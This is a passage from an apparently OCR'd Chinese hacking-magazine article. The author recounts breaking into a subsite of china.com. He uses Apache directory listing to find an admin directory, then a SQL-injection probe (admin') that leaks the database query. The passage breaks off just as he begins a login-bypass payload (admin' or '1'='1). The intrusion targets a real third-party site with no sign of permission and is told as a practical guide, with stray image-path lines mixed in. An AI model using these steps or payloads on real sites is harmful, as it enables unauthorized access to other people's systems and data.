



剑心[B.C.T]

因为防火墙的存在，现在的系统漏洞在外网上是越来越难利用，我想大家在入侵的时候主要把注意力都放到web端了吧？这些web漏洞有配置上的，也有脚本程序上的，主要搭建的平台有Asp+IIs、Apache+Php等等。这些平台都有各自的入侵方法，Jsp+Apache的组合方式可能大家就见得少了，今天就给大家讲述我的一次Jsp+Apache入侵经历。

XXXX.china.com是国内中华网提供主页空间的一个子站，系统采用的是Apache+jsp的组合方式，这通过随便提交个不存在的页面就可以看到，呵呵！今天Xyt闲着没事，就给我发过来一个中华网的链接，一看，还不错，典型的Apache配置漏洞！提交：http://XXXXXXX.china.com/web\就可以看到目录下的所有文件，如图1所示。这是Apache的一个安全漏洞了。

Apache默认就是如果找不到index.htm等默认文档的时候，可以对目录进行浏览，这就对我们想了解网站结构和暴露网站弱点提供了便捷。那么多文件你对什么感兴趣呢？呵呵，一般我比较感兴趣的就是.bak文件，这个是不能被解释器解释的，访问的话就会出现源代码。但是有点令人失望，这个目录下没有这个文件哇！不过没关系，图中有个admin目录哦！我们平时总想找后台，这次一下子就找到啦！进去看看，又是好多文件。随便点个文件访问，出现登录界面，如图2所示。嘿嘿，现在只要能搞到后台账号密码就可以进去逛逛啦！





现在想想怎么能搞到后台账号和密码。这里有个登录框，说明提交后肯定是连着数据库的，那么就来看看有没有Sql注入漏洞吧。跟jsp搭配的数据库有Mssql、Mysql以及Oracle等，数据库又都是对'敏感的，况且jsp环境下是不对'等特殊字符转义的，所以我们提交账户名为admin'，密码为dddd测试下，提交后如图3所示，给出了N多的有用信息：

500 Servlet Exception


java.sql.SQLException: executeQuery() execute fail [SELECT ID,LOGIN_NAME,Password,NAME,EMAIL,TEL,CREATE_TIME,MODIFY_TIME,HIDDEN_FLAG,MANAGE_URL,FRONT_URL,USER_ROLE FROM ADMIN_USER WHERE LOGIN_NAME='admin'' and PASSWORD='dddd'], java.sql.SQLException:


You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near 'dddd'' at line 1


上面的错误信息给出了数据库的类型是Mysql，并且好心地把执行的Sql语句也给出来啦！这条语句把用户名和密码组到一个语句里查询，典型的后台绕过漏洞。只要我们提交用户名为admin' or '1'='1，密码为dddd语句就变成

